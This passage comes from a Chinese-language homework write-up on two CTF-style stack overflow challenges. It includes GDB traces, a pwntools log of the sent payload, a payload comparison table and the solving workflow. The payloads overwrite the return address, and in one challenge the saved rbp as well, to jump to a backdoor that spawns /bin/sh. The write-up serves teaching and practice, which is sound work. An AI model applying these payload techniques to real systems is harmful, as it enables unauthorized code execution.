→ 0x71a75fe5843b <do_system+016b> movaps XMMWORD PTR [rsp+0x50], xmm0
0x71a75fe58440 <do_system+0170> call 0x71a75ff0ecd0 <__GI__posix_spawn>
0x71a75fe58445 <do_system+0175> mov rdi, rbx
0x71a75fe58448 <do_system+0178> mov r12d, eax
0x71a75fe5844b <do_system+017b> call 0x71a75ff0f1b0 <__posix_spawnattr_destroy>
0x71a75fe58450 <do_system+0180> test r12d, r12d
```

threads

```
[#0] Id 1, Name: "gai", stopped 0x71a75fe5843b in do_system (), reason: SIGSEGV
```

trace

```
[#0] 0x71a75fe5843b → do_system(line=0x400644 "/bin/sh")
[#1] 0x40057a → backdoor()
[#2] 0x7fffeb1f4e0a → loop 0x7fffeb1f4e6b
[#3] 0x71a75fe2a1ca → libc start call main(main=0x48550020083e258d, argc=0x4c544155, argv=0x56
```

```
Debuginfo: Yes
(pwntev) soldier@SOLDIER:~/InformationSecurity/hw4$ python gai.py
[*] Starting local process './gai': pid 2251
[*] '/home/soldier/InformationSecurity/hw4/gai'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x400000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
Debuginfo: Yes
[DEBUG] Wrote gdb script to '/tmp/pwnlib-gdbscript-vq8728a4.gdb'
b foo
[*] running in new terminal: ['/usr/bin/gdb', '-q', './gai', '-p', '2251', '-x', '/tmp/pwnlib-gdbscript-vq8728a4.gdb']
[DEBUG] Created script for new terminal:
#!/home/soldier/pwntev/bin/python
import os
os.execve('/usr/bin/gdb', ['/usr/bin/gdb', '-q', './gai', '-p', '2251', '-x', '/tmp/pwnlib-gdbscript-vq8728a4.gdb'], os.environ)
[DEBUG] Launching a new terminal: ['/usr/bin/x-terminal-emulator', '-e', '/tmp/tmpf471kzkl']
[*] Waiting for debugger: Done
-----
backdoor addr: 0x400566
/bin/sh addr: 0x400644
-----
payload: b'AAAAAAAAAAAAAAD\x06@\x00\x00\x00\x00f\x05@\x00\x00\x00\x00\x00'
[DEBUG] Sent 0x21 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA|AAAA|AAAA|AAAA|
00000010 44 06 40 00 00 00 00 00 66 05 40 00 00 00 00 00 |D·@·|····|f·@·|····|
00000020 0a |·|
00000021
[*] Switching to interactive mode
```

成功获取shell，终端打印的地址值可验证解析正确。

六、实验总结

6.1 两题对比

对比项	buffer_overflow	gai
溢出点	foo()中read(0,s,0x1e)写入16字节缓冲区	相同
backdoor功能	system("/bin/sh") 直接获取shell	system(s)，s需为"/bin/sh"
覆写目标	仅覆写return address	覆写saved rbp (→s的值) + return address
payload	A*16 + B*8 + p64(backdoor)	A*16 + p64(bin_sh) + p64(backdoor)
地址获取方式	IDA手动查看 / 硬编码	ELF()自动解析

6.2 核心原理

两道题核心思路一致：利用C语言对数组引用不做边界检查的特性，通过精心构造的输入覆盖栈上的关键数据，从而改变程序执行流。

- 第一题是最基础的 ret2backdoor：覆盖返回地址 → 跳转到后门函数。
- 第二题在 ret2backdoor 基础上增加了参数构造：将`/bin/sh`地址写入 saved rbp 位置，跳转到`backdoor()`后`s`恰好指向`/bin/sh`，`system(s)`等价于`system("/bin/sh")`。

6.3 解题流程总结

代码块

1	checksec (确认防护关闭)	← Ubuntu
2	↓	
3	IDA Pro 静态分析	← Windows
4	(识别漏洞函数、后门函数、关键地址)	
5	↓	
6	GDB 动态调试	← Ubuntu
7	(确认栈帧偏移、验证溢出覆盖位置)	
8	↓	
9	pwntools 编写exploit	← Ubuntu
10	(构造payload、发送、获取shell)	

这一流程是CTF pwn题的标准解题方法论，适用于大多数栈溢出类题目。